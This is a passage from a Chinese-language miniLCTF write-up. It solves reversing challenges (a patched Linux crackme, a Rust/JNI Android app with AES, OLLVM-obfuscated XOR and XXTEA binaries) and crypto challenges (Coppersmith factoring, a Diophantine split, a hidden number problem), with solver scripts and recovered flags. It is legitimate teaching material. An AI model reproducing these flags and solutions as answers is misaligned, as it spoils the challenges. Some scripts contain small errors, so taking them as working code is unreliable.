23         ida_bytes.patch_byte(ea + 1, 0x05)
24         ida_bytes.patch_byte(ea + 2, 0x90)
25         ida_bytes.patch_byte(ea + 3, 0x90)
26         ida_bytes.patch_byte(ea + 4, 0x90)
27

```

然后reanalyze。

```

1  // positive sp value has been detected, the output may be wrong!
2  void __fastcall __noreturn main(int a1, char **a2, char **a3)
3  {
4      uint8_t s_input[56]; // [rsp-48h] [rbp-50h] BYREF
5      unsigned __int64 v4; // [rsp-10h] [rbp-18h]
6
7      v4 = __readfsqword(0x28u);
8      puts("input your flag:");
9      __isoc99_scanf("%44s", s_input);
10     puts("ok, let's go");
11     sub_15EC(s_input);
12     sub_1998(s_input);
13 }
14
15 // positive sp value has been detected, the output may be wrong!
16 void __fastcall sub_15EC(uint8_t *a1)
17 {
18     char v1; // [rsp-DDh] [rbp-E5h]
19     int i; // [rsp-DCh] [rbp-E4h]
20
21     for ( i = 0; i <= 43; i += 2 )
22     {
23         v1 = a1[i] + a1[i + 1];
24         a1[i] ^= v1;
25         a1[i + 1] ^= v1;
26     }
27 }
28

```

```

29 // positive sp value has been detected, the output may be wrong!
30 void __fastcall __noreturn sub_1998(uint8_t *a1)
31 {
32     int i; // [rsp-DCh] [rbp-E4h]
33
34     for ( i = 0; i <= 43; ++i )
35     {
36         puts("checking...");
37         sleep(2 * i);
38         if ( a1[i] != byte_4080[i] )
39         {
40             puts("Wrong!");
41             exit(1);
42         }
43     }
44     puts("Right");
45     exit(0);
46 }

```

```

1 import typing
2
3 import z3
4 from pwn import *
5
6 N_UNKNOWNNS = 44
7 UNK_WIDTH = 8
8
9 TARGET = [0xBB, 0xBF, 0xB9, 0xBE, 0xC3, 0xCC, 0xCE, 0xDC, 0x9E, 0x8F, 0x9D,
10           0x9B, 0xA7, 0x8C, 0xD7, 0x95, 0xB0, 0xAD, 0xBD, 0xB4, 0x88, 0xAF, 0x92, 0xD0,
11           0xCF, 0xA1, 0xA3, 0x92, 0xB7, 0xB4, 0xC9, 0x9E, 0x94, 0xA7, 0xAE, 0xF0, 0xA1,
12           0x99, 0xC0, 0xE3, 0xB4, 0xB4, 0xBF, 0xE3]
13
14 x = [z3.BitVec(f"x_{i}", UNK_WIDTH) for i in range(N_UNKNOWNNS)]
15
16 solver = z3.Solver()
17
18 for i in range(0, 44, 2):
19     v1 = x[i] + x[i + 1]
20     x[i] ^= v1
21     x[i + 1] ^= v1
22
23 for i, v in enumerate(TARGET):
24     solver.add(x[i] == v)
25
26 if solver.check() != z3.sat:

```

```

24     error("Unsat")
25     exit(1)
26
27 result: list[typing.Any] = [0] * N_UNKNOWN
28 m = solver.model()
29 for d in m.decls():
30     result[int(d.name()[2:])] = m[d].as_long() # type: ignore
31
32 success("".join(map(chr, result)))
33

```

miniLCTF{just\_simple\_xor\_1n\_lon9\_l0ng\_c@ll!}

## RustedRobot | Done



app-release.apk  
13.02MB



### 安卓逆向



app-release.zip  
21.62MB



```

* loaded from: classes2.dex
while class CryptoClass {
    private static final String AES = "AES";
    public static Context context;

    public static void encrypt(String[] strArr) {
        int i;
        String str = strArr[0];
        String str2 = strArr[1];
        byte[] bArr = {49, -93, 51, -59, 24, -5, -59, 60, -45, -32, -55, -54, -89, 67, 42, -94, 47, 110, 72, 13, 31, 55, 55, 34, 127, 65, -120, 13, -109, -92, -71, -97};
        byte[] bytes = str.getBytes();
        byte[] bytes2 = str2.getBytes();
        SecretKeySpec secretKeySpec = new SecretKeySpec(bytes, AES);
        try {
            Cipher cipher = Cipher.getInstance(AES);
            cipher.init(1, secretKeySpec);
            byte[] doFinal = cipher.doFinal(bytes2);
            while (i < 32) {
                i = (bArr[i] == doFinal[i] && doFinal.length == 32) ? i + 1 : 0;
                Toast.makeText(context, "Wrong", 1).show();
            }
            return;
        } catch (Exception e) {
            Toast.makeText(context, "Wrong", 1).show();
            e.printStackTrace();
        }
    }
}

```

```

# static fields
.field public static final INSTANCE:Lkotlin/jvm/internal/ByteCompanionObject;

.field public static final MAX_VALUE:B = 0x7ft

.field public static final MIN_VALUE:B = -0x80t

.field public static final SIZE_BITS:I = 0x8

.field public static final SIZE_BYTES:I = 0x1

# direct methods

```

缺一个值，应该是在包里找

密文就是

```

1 byte[] bArr = {49, -93, 51, -59, 24, -5, -59, 60, -45, -32, -55, -54, -89, 67, 42, -94, 47, 110, 72, 13, 31, 55, 55, 34, 127, 65, -120, 13, -109, -92, -71, -97};

```

```

1 __int64 __fastcall Java_com_doctor3_androidrusttest_MainActivity_invokeCheck(
2     JNIEnv_ *env,
3     jobject thisObj,
4     jstring str)

```



```

5 {
6     ...
7
8     env_ = env;
9     str_ = str;
10    v52[1] = (__int64)thisObj;
11    sub_2EF314((__int64)v18);
12    v19 = 5LL;
13    android_logger::Config::with_max_level::hdb08232882b1987f(v18, 5LL);
14    android_logger::Config::with_tag::h196dec46aac18ff0(
15        v17,
16        "NativeCheckercom/doctor3/androidrusttest/CryptoClassLoad Class error!",
17        13LL);
18    android_logger::init_once::he7f71417664d4006(v16);
19    jni::wrapper::jnienv::JNIEnv::get_string::hf03475484c8e45c9((__int64)&env_,
    (__int64)&str_, javastr);
20    if ( javastr[0] != 15 )
21    {
22        memcpy(dest, javastr, sizeof(dest));
23        core::result::unwrap_failed::h58ec440d96cca567(
24            "called `Result::unwrap()` on an `Err` valuesrc\\lib.rs",
25            43LL,
26            dest,
27            &off_695C88,
28            &off_695CE0);
29    }
30    v25 = v28;
31    v26 = v29;
32    v13 =
    _$LT$jni..wrapper..strings..java_str..JavaStr$u20$as$u20$core..ops..deref..Dere
    f$GT$::deref::h9cede10c2f224226(&v25);
33
    _$LT$jni..wrapper..strings..ffi_str..JNIStr$u20$as$u20$core..ops..deref..Deref$
    GT$::deref::hf4a2c9ffb3b6c2ca(v13, v3);
34    sub_2EE7D8();
35    v12 = fun_strlen(v4);
36    v24[0] =
    _$LT$alloc..ffi..c_str..CString$u20$as$u20$core..convert..From$LT$$RF$core..ffi
    ..c_str..CStr$GT$$GT$::from::h0e5749c66569fdb9(
37        v12,
38        v5);
39    v24[1] = v6;
40    v11 = sub_2DF7A8((__int64)v24);
41    core::ffi::c_str::CStr::to_str::h95de37723b930674(v11, v7);
42    if ( v22 )
43    {
44        *(_OWORD *)v57 = v23;

```

```

45     core::result::unwrap_failed::h58ec440d96cca567(...);
46 }
47 *(_OWORD *)&v57[3] = v23;
48 sub_2EEAC4((const void *)v23, *((__int64 *)&v23 + 1), (uint64_t *)v21);
49 sub_2DFAE0((__int64)v21, (__int64)v20);
50
    core::ptr::drop_in_place$LT$alloc..ffi..c_str..CString$GT$::haaed8654eb8eface(v
24);
51
    core::ptr::drop_in_place$LT$jni..wrapper..strings..java_str..JavaStr$GT$::hfbfc
1342c9f76eed(&v25);
52     jni::wrapper::jnienv::JNIEnv::find_class::h8f9cf4834af32263(
53         &env_,
54         "com/doctor3/androidrusttest/CryptoClassLoad Class error!",
55         39LL);
56     v30 = core::result::Result$LT$T$C$E$GT$::expect::h1fa7614b36193d1a(v31,
"Load Class error!", 17LL, &off_695D10);
57     jni::wrapper::jnienv::JNIEnv::find_class::h8f9cf4834af32263(&env_,
aJavaLangString, 16LL);
58     clazz_String = core::result::Result$LT$T$C$E$GT$::expect::h1fa7614b36193d1a(
59         v32,
60         "Load Class error!",
61         17LL,
62         &off_695D28);
63     v52[4] = clazz_String;
64     jni::wrapper::jnienv::JNIEnv::new_string::h648ba22bc9113979((__int64
*)&env_, (__int64)"src\\lib.rs", 0LL, v36);
65     if ( v36[0] != 15 )
66     {
67         memcpy(v64, v36, sizeof(v64));
68         core::result::unwrap_failed::h58ec440d96cca567(...);
69     }
70     v65 = v37;
71     jni::wrapper::jnienv::JNIEnv::new_object_array::h37f440fd5a4a4822(&env_,
2LL, clazz_String, v37);
72     if ( v34[0] != 15 )
73     {
74         memcpy(v53, v34, sizeof(v53));
75         core::result::unwrap_failed::h58ec440d96cca567(...);
76     }
77     v54 = v35;
78     arg_strs = v35;
79     sub_2EEDF0(a0a0Eikddi1Ecsa, 16LL, (__int64)str_0_data_);
80     sub_2DFB9C((__int64)str_0_data_, (__int64)str_0_data);
81     jni::wrapper::jnienv::JNIEnv::new_string::h32a93b157e54707a(&env_,
str_0_data);
82     if ( v39[0] != 15 )

```

```

83  {
84      memcpy(v62, v39, sizeof(v62));
85      core::result::unwrap_failed::h58ec440d96cca567(...);
86  }
87  v63 = str_0_;
88
89  jni::wrapper::jnienv::JNIEnv::set_object_array_element::h0f6b68270ea1f1f6(&env_
, &arg_strs, 0LL, str_0_);
90  if ( v38[0] != 15 )
91  {
92      memcpy(v56, v38, sizeof(v56));
93      core::result::unwrap_failed::h58ec440d96cca567(...);
94  }
95
96  core::ptr::drop_in_place$LT$alloc..string..String$GT$::h749be3c9c2fe7a2d(str_0_
data_);
97  sub_2DFB9C((__int64)v20, (__int64)v46);
98  jni::wrapper::jnienv::JNIEnv::new_string::h32a93b157e54707a(&env_, v46);
99  if ( v44[0] != 15 )
100  {
101      memcpy(v60, v44, sizeof(v60));
102      core::result::unwrap_failed::h58ec440d96cca567(...);
103  }
104  v61 = str_1_;
105
106  jni::wrapper::jnienv::JNIEnv::set_object_array_element::h0f6b68270ea1f1f6(&env_
, &arg_strs, 1LL, str_1_);
107  if ( v43[0] != 15 )
108  {
109      memcpy(v55, v43, sizeof(v55));
110      core::result::unwrap_failed::h58ec440d96cca567(...);
111  }
112  jni::wrapper::jnienv::JNIEnv::get_static_method_id::he3935b9f4c37a206(
&env_,
113  &v30,
114  "encrypt([Ljava/lang/String;)VCall failedinvalid args",
115  7LL,
116  "([Ljava/lang/String;)VCall failedinvalid args",
117  22LL);
118  if ( v47[0] != 15 )
119  {
120      memcpy(v58, v47, sizeof(v58));
121      core::result::unwrap_failed::h58ec440d96cca567(...);
122  }
123  v59 = v48;
124  v52[5] = v48;
125  v9 = v30;

```

```

124  v52[0] =
    jni::wrapper::objects::jobject_array::_$LT$impl$u20$core..convert..From$LT$jni.
    .wrapper..objects..jobject_array..JObjectArray$GT$$u20$for$u20$jni..wrapper..ob
    jects..jobject..JObject$GT$::from::h7e7523787b3de387(arg_strs);
125  *((_QWORD *)&v51 + 1) = v52;
126  LOBYTE(v51) = 0;
127  v50 = v51;
128  jni::wrapper::jnienv::JNIEnv::call_static_method::he06bd9a04a0b5888(
129      (__int64)&env_,
130      v9,
131      (__int64)"encrypt([Ljava/lang/String;)VCall failedinvalid args",
132      ...);
133  core::result::Result$LT$T$C$E$GT$::expect::ha67b115dfcb55b00(v49, "Call
    failedinvalid args", 11LL, &off_695DE8);
134  return
    core::ptr::drop_in_place$LT$alloc..string..String$GT$::h749be3c9c2fe7a2d(v20);
135 }

```

获取参数，变换两个字符串，打成jobjectArray，然后调用静态方法。

```

1  void __usercall sub_2DFB9C(__int64 a1@<X0>, __int64 a2@<X8>)
2  {
3      ...
4
5      v13 = a1;
6      sub_2EEC1C((__int64)&v8);
7      v7 = sub_2EED8C((__int64_t *)a1);
8      a1a = (void *)sub_2DF6F4(v7);
9      v3 = core::iter::traits::iterator::Iterator::rev::hce2af5a119170bcf(a1a);
10     v10 =
        _$LT$I$u20$as$u20$core..iter..traits..collect..IntoIterator$GT$::into_iter::h08
        7dfb60ed03aa98(v3);
11     v11 = v2;
12     while ( 1 )
13     {
14         v12 =
            _$LT$core..iter..adapters..rev..Rev$LT$I$GT$$u20$as$u20$core..iter..traits..ite
            rator..Iterator$GT$::next::h3e0bc47bad85342b();
15         if ( v12 == 0x110000 )
16             break;
17         v14 = v12;
18         v15 = v12;
19         if ( (unsigned __int8)v12 + 1 != (unsigned __int8)(v12 + 1) )
20             core::panicking::panic::hc41b0218a20f4d24(
21                 "attempt to add with overflow",

```

```

22         28LL,
23         &off_695CC8);
24     sub_2EEC4C((__int64)&v8, (unsigned __int8)(v12 + 1));
25 }
26 *(_OWORD *)a2 = v8;
27 *(_QWORD *)(a2 + 16) = v9;
28 }

```

变换函数是先反向再加1，保证不会溢出。之所以会有各种0x110000这种常数判断是因为它在做Unicode codepoint到UTF-8的转换。但是由于我们的字符串里全是ASCII字符，所以这些直接忽略。

```

1     sub_2EEDF0(a0a0Eikddi1Ecsa, 16LL, (__int64)str_0_data_);
2     // .rodata:000000000001F5550 6F 61 30 2D 65 69 6B 64+a0a0Eikddi1Ecsa DCB "oa0-
    eikddi1@ecsa"
3     sub_2DFB9C((__int64)str_0_data_, (__int64)str_0_data);

```

这个是密文加载和变换。

```

1     sub_2DFB9C((__int64)v20, (__int64)v46);

```

这个是明文变换。

那么使用CyberChef+Java可解。

[https://cyberchef.org/#recipe=Reverse\('Character'\)ADD\(%7B'option':'Hex','string':'1'%7D\)&input=b2EwLWVpa2RkaTFAZWZyQ](https://cyberchef.org/#recipe=Reverse('Character')ADD(%7B'option':'Hex','string':'1'%7D)&input=b2EwLWVpa2RkaTFAZWZyQ)

```

1 import javax.crypto.Cipher;
2 import javax.crypto.spec.SecretKeySpec;
3 import java.util.Arrays;
4
5 class CryptoClass {
6     public static byte[] decrypt(byte[] ciphertext, byte[] key) {
7         SecretKeySpec secretKeySpec = new SecretKeySpec(key, "AES");
8         try {
9             Cipher cipher = Cipher.getInstance("AES");
10            cipher.init(Cipher.DECRYPT_MODE, secretKeySpec);
11            return cipher.doFinal(ciphertext);
12        } catch (Exception e) {
13            e.printStackTrace(System.err);
14            return null;
15        }
16    }
17 }

```

```

15     }
16 }
17 }
18
19 public class Main {
20     public static void main(String[] args) {
21         byte[] s_target = {49, -93, 51, -59, 24, -5, -59, 60, -45, -32, -55,
-54, -89, 67, 42, -94, 47, 110, 72, 13, 31, 55, 55, 34, 127, 65, -120, 13,
-109, -92, -71, -97};
22         byte[] s_key = "btdfA2jeeLjf.1bp".getBytes();
23         System.out.println(Arrays.toString(CryptoClass.decrypt(s_target,
s_key)));
24     }
25 }
26

```

[https://cyberchef.org/#recipe=From\\_Decimal\('Comma',false\)SUB\(%7B'option':'Hex','string':'1'%7D\)Reverse\('Character'\)&input=MTI2LCAxMTcsIDQ5LCA5OSwgNDksIDExNSwgOTYsIDY5LCA1MiwgODUsIDg0LCA4NiwgODMsIDEyNCwgNzEsIDg1LCA2OCwgNzcsIDExNiwgMTExLCAxMDYsIDExMA](https://cyberchef.org/#recipe=From_Decimal('Comma',false)SUB(%7B'option':'Hex','string':'1'%7D)Reverse('Character')&input=MTI2LCAxMTcsIDQ5LCA5OSwgNDksIDExNSwgOTYsIDY5LCA1MiwgODUsIDg0LCA4NiwgODMsIDEyNCwgNzEsIDg1LCA2OCwgNzcsIDExNiwgMTExLCAxMDYsIDExMA)

miniLCTF{RUST3D\_r0b0t}

## OLLessvm | Done



OLLessVM.zip

8.47KB



有pushf popf混淆，以及两处花指令

然后就是自制的ollvm

调试发现就是生成key然后异或

```

1     unsigned char k[] =
2     {
3         0x91, 0x99, 0x41, 0x7B, 0x79, 0x81, 0x4B, 0xCB, 0xA9, 0xEC,
4         0x2E, 0x02, 0xCB, 0x94, 0xE5, 0x26, 0x91, 0x0B, 0xA6, 0x0F,
5         0x28, 0x81, 0xA1, 0x60, 0xD1, 0x52, 0x5F, 0xC4, 0x7A, 0xAD,
6         0x4F, 0xFF, 0xE2, 0x99, 0xD5, 0x7A, 0x28, 0x6E, 0xC0, 0x37,
7         0xF5, 0x70, 0xE6, 0x46, 0x07, 0x07, 0xA2, 0xF5, 0x4B, 0x39,
8         0x3A, 0x97, 0x32, 0x8E, 0xB0, 0xE7, 0xBB, 0xE8, 0xC7, 0xD2,
9         0xB7, 0x08, 0x7B, 0x62, 0xDF, 0x65, 0xEC, 0xFC, 0x41, 0xF1
10    };
11    unsigned char v[] =
12    {

```

```

13         0xFC, 0xF1, 0x2D, 0x11, 0x31, 0xC7, 0x19, 0x8A, 0xDA, 0xBC,
14         0x14, 0x7C, 0x98, 0xEA, 0xDB, 0x65, 0xF7, 0x29, 0xD0, 0x43,
15         0x48, 0xFC, 0x84, 0x28, 0xF9, 0x29, 0x23, 0xAC, 0x59, 0xCD,
16         0x51, 0xE0, 0xC2, 0xB8, 0xF7, 0x59, 0x0C, 0x4B, 0xE6, 0x10,
17         0xDD, 0x59, 0xCC, 0x6D, 0x2B, 0x2A, 0x8C, 0xDA, 0x7B, 0x08,
18         0x08, 0xA4, 0x06, 0xBB, 0x86, 0xD0, 0x83, 0xD1, 0xFD, 0xE9,
19         0x8B, 0x35, 0x45, 0x5D, 0x51, 0x4C, 0xD1, 0x72, 0xF6, 0xB8,
20         0xE6, 0x9E, 0xE2, 0xB7, 0x2D, 0x75, 0x25, 0x71, 0x2B, 0x4B,
21         0x86, 0x45, 0x87, 0xA1, 0xC9, 0x47, 0xC5, 0x5A, 0x16, 0x5E,
22         0x1A, 0xD1, 0x17, 0x9D, 0x18, 0x6E, 0x3F, 0xD2, 0x75, 0xE9,
23         0xE3, 0x51, 0x56, 0xC2, 0x06, 0x04, 0x6D, 0x1A, 0x50, 0x65,
24         0x7D, 0xFD, 0xA9, 0x12
25     };
26     for (int i = 0; i < 30; i++)
27     {
28         printf("%c", v[i] ^ k[i] ^ i);
29     }

```

## OBF\_REVENGE | Done

静态编译rust ollvm，体力活调试，先长度判断吗，然后逐字节异或key，然后用key做xxtea，再倒序，异或key，在异或0x18

```

1  #include <stdio.h>
2  #include <stdint.h>
3  #include <stdlib.h>
4  #define DELTA 0xBADECADA
5  #define MX ((sum ^ y) + (k[(p&3)^e] ^ z)) ^ (((16 * z) ^ (y >> 3)) + ((z >> 5)
   ^ (4 * y)))
6  void decrypt(uint32_t* v, int n, uint32_t* k) {
7      uint32_t y, z, sum = 0;
8      unsigned p, rounds, e;
9      rounds = (52 / n + 6);
10     sum = rounds * DELTA;
11     y = v[0];
12     do
13     {
14         e = (sum >> 2) & 3;
15         for (p = n - 1; p > 0; p--)
16         {
17             z = v[p - 1];
18             y = v[p] -= MX;
19         }
20         z = v[n - 1];
21         y = v[0] -= MX;

```

```

22     sum -= DELTA;
23 } while (--rounds);
24 }
25
26 int main()
27 {
28     uint32_t k[4] = {
29         0x08040201, 0x80402010, 0xF8FCFEFF, 0x80C0E0F0
30     };
31     uint32_t v1[8] = {
32         0xFF0CA04B, 0xB0130AAB, 0x876D9132, 0xA5F5AB8B, 0x95D477DC, 0xACA602B9,
33         0x6B2C74E4, 0x255EE1EB
34     };
35     unsigned char tmp[32];
36     for (int i = 0; i < 32; i++)
37     {
38         *((unsigned char*)v1 + i) ^= 0x18;
39     }
40     for (int i = 0; i < 32; i++)
41     {
42         tmp[i] = *((unsigned char*)v1 + 31-i)^ *((unsigned char*)k + (31 -
43         i)%16);
44     }
45     for (int i = 0; i < 32; i++)
46     {
47         *((unsigned char*)v1 + i) = tmp[i];
48     }
49     decrypt(v1, 8, k);
50     for (int i = 0; i < 32; i++)
51     {
52         *((unsigned char*)v1 + i) ^= *((unsigned char*)k + i%16);
53         printf("%c", *((unsigned char*)v1 + i));
54     }
55 }
56
57 }
58

```

## Crypto

### Ezfactor| Done

估计要分解n才能好求点



知道p的一些位数

估计coppersmith

```
1 n =
  1612520630363003059353142253089981533043311564255746310310940263864745479492015
  2662643299539819588442356741790994107562193129421212449567015008703632190755254
  0878379800716355042357384570169587945923638556745956956123662390903494589286954
  6441146006017614916909993115637827270568507869830024659905586004136946481048074
  4616821259962617360246373750959777894251812585374823844606583592763009231551022
  88360474915802803118320144780824862629986882661190674127696656788827
2 high_p =
  (484571358830397929370234740984952703033447536470079158146615136255872598113610
  957918395761289775053764210538009624146851126 << 360)
3
4 # R.<x> = PolynomialRing(Zmod(n), implementation='NTL')
5 # f = high_p + x
6 # x0 = f.small_roots(X = 2^361, beta = 0.4, epsilon=0.01)
7 # print(x0)
8 x0 =
  5887317408122951780644108434385940418357708819628836535292383599834302230680698
  94979182679831746545826511947
9 p = high_p + x0
10 assert n % p == 0
11 q = n // p
12 print(f"p = {p}")
13 print(f"q = {q}")
14
```

```
1 p =
  1138036470605768671877143329357071200757931022374354685928076100847883169204189
  3935627645821434881903798082851884873030972769207180166584257906969365538462205
  19177421821608271818405121761802458188854894439018246101551754835010894923
2 q =
  1416932296998065328838533809734445054957866281645717070028087573362757303998245
  7895194860083141808372547736704527089161909884521757292024201393720111286615393
  30394885575416594786846765250860558744153042978985549895442399080102611249
```

之后就是求方程  $x^2 + ey^2 = n, n = pq$  的两组根。

sympy这个库可以解，中间需要分解n

```
1 from sympy.solvers.diophantine import diop_solve
```

```

2 from sympy.solvers.diophantine.diophantine import merge_solution
3
4 e =
    107851261855564315073903829182423950546788346138259394246439657948476619948171
5 p =
    1138036470605768671877143329357071200757931022374354685928076100847883169204189
    3935627645821434881903798082851884873030972769207180166584257906969365538462205
    19177421821608271818405121761802458188854894439018246101551754835010894923
6 q =
    1416932296998065328838533809734445054957866281645717070028087573362757303998245
    7895194860083141808372547736704527089161909884521757292024201393720111286615393
    30394885575416594786846765250860558744153042978985549895442399080102611249
7 x, y = sp.symbols('x y')
8
9 solutionsp = diop_solve(x**2 + e*y**2 - p)
10 solutionsq = diop_solve(x**2 + e*y**2 - q)
11 print(solutionsp)
12 print(solutionsq)

```

```

1 {(24542789043597316520917901175549375718369485093094190172523851902776290568989
    246510674613902901912924903630027183428,
    -70476338699874701560494657018008388979478588236996776412323362811029932552297)
    ,
    (245427890435973165209179011755493757183694850930941901725238519027762905689892
    46510674613902901912924903630027183428,
    70476338699874701560494657018008388979478588236996776412323362811029932552297) ,

    (-24542789043597316520917901175549375718369485093094190172523851902776290568989
    246510674613902901912924903630027183428,
    70476338699874701560494657018008388979478588236996776412323362811029932552297) ,

    (-24542789043597316520917901175549375718369485093094190172523851902776290568989
    246510674613902901912924903630027183428,
    -70476338699874701560494657018008388979478588236996776412323362811029932552297)
    }
2 {(-2162787599985541843774056261219193264474557386395939334940244963134645530794
    4618544264870116892664670540059245164825,
    -93812079567181413413539849528387267542292708751068138246979637721243026326488)
    ,
    (-21627875999855418437740562612191932644745573863959393349402449631346455307944
    618544264870116892664670540059245164825,
    93812079567181413413539849528387267542292708751068138246979637721243026326488) ,

    (216278759998554184377405626121919326447455738639593933494024496313464553079446
    18544264870116892664670540059245164825,

```

```
-93812079567181413413539849528387267542292708751068138246979637721243026326488)
,
(216278759998554184377405626121919326447455738639593933494024496313464553079446
18544264870116892664670540059245164825,
93812079567181413413539849528387267542292708751068138246979637721243026326488)}
```

然后有方法可以把两个子式粘一下

In 1769 Euler (1862) noted the identity

$$\alpha b (a p r \pm \beta q s)^2 + a \beta (\alpha p s \mp b q r)^2 = (a \alpha p^2 + b \beta q^2) (a b r^2 + \alpha \beta s^2), \quad (11)$$

$$a = b = \alpha = 1, \beta = e$$

$$x = |x_p x_q \pm e y_p y_q|, y = |x_p * y_q \mp x_q * y_p|$$

取绝对值就是两组解x1y1, x2y2

```
1 from sympy import symbols
2 from sympy.solvers.diophantine import diop_solve
3 from Crypto.Util.number import long_to_bytes
4 from Crypto.Util.Padding import unpad
5 from Crypto.Cipher import AES
6 e =
107851261855564315073903829182423950546788346138259394246439657948476619948171
7 p =
1138036470605768671877143329357071200757931022374354685928076100847883169204189
3935627645821434881903798082851884873030972769207180166584257906969365538462205
19177421821608271818405121761802458188854894439018246101551754835010894923
8 q =
1416932296998065328838533809734445054957866281645717070028087573362757303998245
7895194860083141808372547736704527089161909884521757292024201393720111286615393
30394885575416594786846765250860558744153042978985549895442399080102611249
9 c =
bytes.fromhex("725039090b61b83a729d1e1061de62f0aae6b3c13aa601e2302b88393a910086
497ccb4ef1e8d588a0fffe1e7b2ac46e")
10 x, y = symbols('x, y')
11
12 ssp = diop_solve(x**2 + e*y**2 - p)
13 ssq = diop_solve(x**2 + e*y**2 - q)
```

```

14 ans = set()
15 for sp, sq in zip(ssp, ssq):
16     xp, yp = sp
17     xq, yq = sq
18     x1, x2 = abs(xp*xq + e*yp*yq), abs(xp*xq - e*yp*yq)
19     y1, y2 = abs(xp*yq - xq*yp), abs(xp*yq + xq*yp)
20     assert x1 ** 2 + e * y1 ** 2 == p*q
21     assert x2 ** 2 + e * y2 ** 2 == p*q
22     ans.add((x1, y1))
23     ans.add((x2, y2))
24 (x1, y1), (x2, y2) = ans
25 key = long_to_bytes(x1 + x2 + y1 + y2)[:16]
26 iv = long_to_bytes((x1 ^ x2)+(y1 ^ y2))[:16]
27 cipher = AES.new(key, AES.MODE_CBC, iv)
28 print(unpad(cipher.decrypt(c), 16))

```

b'miniLCTF{!@#s0\_eazy\_f4ct0r!@#s}'

## Modular | Done

<https://hasegawaazusa.github.io/hidden-number-problem.html>

```

1 t =
[110737852153998038532350617450255624717662819880616417691705763633139346798872
17569801706599445660251521490126719635890179790621896844392956750809517990639,
1278442368361635509822144027062338934744677782935220770259882287793501874266476
5859424225840149743452815607228031166385525161497357580362090660087099463561,
7577732948268541787833560588485400689498904836182855054537116304468801803503701
362142780756917159201619693280432140363109600711705084476590538898348091495,
1003653864039378672796486042691822480439569455053202022024523995352593043342803
0055698778916572386196731753524645673726564120152278880865190304242838501920,
1035036865011883032693500705012764369211626540396273578879066842856404040909174
9460517049732741049767368020817994528495057047372858538413379955184253035769,
1308255496832049700924978310428328869170965653426761124994365822657814744136345
9169752889315185021462154340729253550232757143969324177683836471761515296113,
1172315043437745734113804542225356405130398134892280749000498238265475312947476
8284517683118936761131376439630001542756355826193794438839584263048602040310,
2312593563786911571681233063720151667279804480769620841211384417877924447027383
126968652725221072664250609182525144659105664559685824277385834372886285094,
8049485076552016296159857980961344802126929658650665671825539449229142359019667
254159718901978033859414007639521459856787506712053910501662601618610514914,
1282252365533549806284682148356918742869896507105424576697279847330066985307907
8505565238968193164176053130900424396330887238266290091854068639522572449339,
1988079154144136979677332642795216452632297338094750910617093873182523143339869
438995891613910990545752839876846627284570472460679615904755635544112116092,

```

9194005022626331512379119874845502249344166649769798000933209476153024446423815  
364991330602243774497089790879352599144546648334988413603137287141470786227,  
1172720682983145015720331704624503555229827932830383106631787173671727832328029  
7412293674926381591364506598009757202174628385178306540269839380835605774245,  
1121588411413186362893148249352507657544931068046892838679924799107512994974264  
6459804819103409234048309002257507655620363713887571426410650360692900914699,  
1322925205125988756690944578674528938533794837277030523356526100972318691719613  
9796699867121485348607425821132607169548715417088553975822119578238895523265,  
2434133230340215157166799626659846713913609778121753977290859118021406007835503  
746444795101542893453323303681652821047182210814815480500209549189261212091]

2 h =

[127689167482288014000425602448716351832061686812439342522706528519984932610953  
3079499773500230218886879832511791539541149031304083349003021259176043141616057  
0455517430241295409663532161416121438558292138148651503327432185803659891574445  
8540554641638486064496964212510591699130814604388251826605946884931609239,  
5641304045121599246802399849768996242393725963473042243583757401084204800729369  
5901884911359124444138173478449239034017088644337562220927468594721047524149961  
8271240751478384006937507689458029324991893710978075483658944691297465806262360  
19137090009004220729941666144085424522735838394947258817989463046580083,  
1590961175034897189639923256802135526828300137160634766250159082419309785964192  
4876283849250271344129003252491516396228909113823611460414381936018740369214304  
6854081221922184032793094745439121739937527053820166175718197141255384894581172  
929886611605237834758037034390281470190860024729504992421640301133083404,  
1486143304340839921781319653092802784583358932148410485160358561062138979585419  
7368063712528806689683240997683977274028774866134529202415948577632022595633864  
7921725106379463224642461406265568922245631807144160289351197425214555754580233  
288475579979258758527061759197292322910306030807023192166185587921285671,  
1233459667987428298640637913042005664911207065932191585483829870405988627498617  
2865765950253704758029879646384944458845942580150206715762471006443837093640839  
3253024836355432534385142463869549691987813313361098037942855131514209362841779  
839493625734946204159916085515497669218464956693057910996989418368224718,  
1437305724259939612348767931256437767847675748704938013940693614329390958917581  
7570248153967735961767303463104408463883196734453425287744592466662223396964117  
4369690202553271751772918142543732283676883488826667008492638895690040854698522  
971159686315980188834562253564620383944905979625152892744587185914741619,  
1899333675825489355648956982427596214776139771238039023541139046760215434943108  
7102926610832922929534291172862347299661316919137856865677362528543623559549228  
7397081902044181796708691942603330253639801109915203937501212599954063392101301  
2116333257553654574739476224062806921065018986994063829525027823407648,  
4002194646089145669476366773982984464149121991587487979277825461469533980569121  
9947475184567199479881579252472064910345853968456976632175231245612205653295824  
0884852299803597453326248085914012838551465116310224082735865208774076746446146  
13998690455052346136191115393887831117621257895456840650358274704555826,  
1258725596557661887242484698389276536157144684032960616787257667237196235976301  
1155165681721852152650809792269562777388435588015401100477502385787955972250368  
5474084104895922482703051670549934875269654970269973280592927198294476573799525  
11915845044662968837407738496706780296294079791108598328537710381157919,

3537312311789408290376987742170195528654050479679059757988364589624618495727975  
8828485780634720987127549717035820445126876568629689752869185045633419105196626  
1822811165646591790171838468772151808690228316024374739046957454727459015336851  
75353016286208073998879110512700881415857098355556619716927272875712543,  
1349329245560534199474795520239905133617196447234603068538938135363158266066713  
9697457580837196206168186343117164546095024006883534548508205504250705731848464  
2248377464012190169846843382519054758782949721704286454756070440219919539517396  
121347211156022973464793745891250380424466962047539290876180276174954017,  
2789999772795709064481958978958482577042564396952846500880664154243438295496639  
8613498974641857103683569692073706544870428810334295672590103909799629869694715  
0789799351574326791537738281336216666949598188241717092392445992430122608210320  
40518358082030953828035117001054087875399613540555646765816048615539771,  
7990260348729651065061774330514759509564837031091710787389017717183671432285163  
3569863860676900177057477548930272352772809409461018009708165405609601196741286  
0734821844030539334595907254479551328681284141048876736137411571710599284420550  
2565330711799795306905954106878365241897255454156656558563160409751399,  
2706850879194875669180398570011886600038605312009390881448727629872475739048769  
6031090900109841931605137365394815754358395620936879082992913896989240280854388  
7384781327360769671559705728554359304852961833484790748773712372397224772551738  
05754299750182013036348100323337537900501322375563232654474595361640515,  
1306838088155891801359094572458964045856150429940406385321944876928196620934851  
1384884736841017603963103299381103791221248018581424389899807981567417759391600  
6009849729839426887012086307792995138970114646260362385525071481242064939470961  
18137357598103691906343263150876734284019870558697515292943970868900740,  
